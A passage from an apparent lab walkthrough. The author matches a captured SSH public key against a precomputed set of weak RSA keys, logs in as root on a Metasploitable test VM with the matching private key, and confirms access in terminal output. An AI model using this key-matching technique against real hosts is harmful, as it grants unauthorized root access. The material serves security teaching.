ALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqlkJkcteZZdPFSbW76IUiPR00h+WBV0x1c6iPL/0zUYFHyFK
Az1e6/5teoweG1jr2q0ffdomVhvXXvSjGaSFww0YB8R0Qxs0WWTQTYSeBa66X6e777GVkHCDLYgZS08w
Wr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+k
cP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu20wkj0c+Wv8Vw7bwkf+1Rgi0MgiJ5cCs4WocyVxsXovc
NnbALTp3w== *.pub
57c3115d77c56390332dc5c49978627a-5429.pub
root@kali:~/Desktop/rsa/2048# [REDACTED]
```

- grep -lr
AAAAB3NzaC1yc2EAAAABIwAAQEApmGJFZNl0ibMN
ALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqlkJkcteZZdPFSbW76IUiPR00h+WBV0x1c6iPL/0zUYFHyFK
Az1e6/5teoweG1jr2q0ffdomVhvXXvSjGaSFww0YB8R0Qxs0WWTQTYSeBa66X6e777GVkHCDLYgZS08w
Wr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+k
cP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu20wkj0c+Wv8Vw7bwkf+1Rgi0MgiJ5cCs4WocyVxsXovc
NnbALTp3w== *.pub
 - The string we put in will then be used to search for the corresponding private key which is 57c311...

```
root@kali:~/Desktop/rsa/2048# ssh -i 57c3115d77c56390332dc5c49978627a-5429 root@10.0.2.7
The authenticity of host '10.0.2.7 (10.0.2.7)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.7' (RSA) to the list of known hosts.
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```

- ssh -i 57c3115d77c56390332dc5c49978627a-5429 root@10.0.2.7
 - Will use the private key to log in as root for 10.0.2.7

```
root@metasploitable:~# whoami
root
root@metasploitable:~# ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:f1:7d:3d
          inet addr:10.0.2.7 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1:7d3d/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:912 errors:0 dropped:0 overruns:0 frame:0
            TX packets:926 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:120780 (117.9 KB) TX bytes:790668 (772.1 KB)
            Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:558 errors:0 dropped:0 overruns:0 frame:0
            TX packets:558 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:267509 (261.2 KB) TX bytes:267509 (261.2 KB)

root@metasploitable:~# 
root@metasploitable:~# hostname
metasploitable
root@metasploitable:~# 
```

- whoami and hostname, to know we have finally gotten root control of Metasploitable.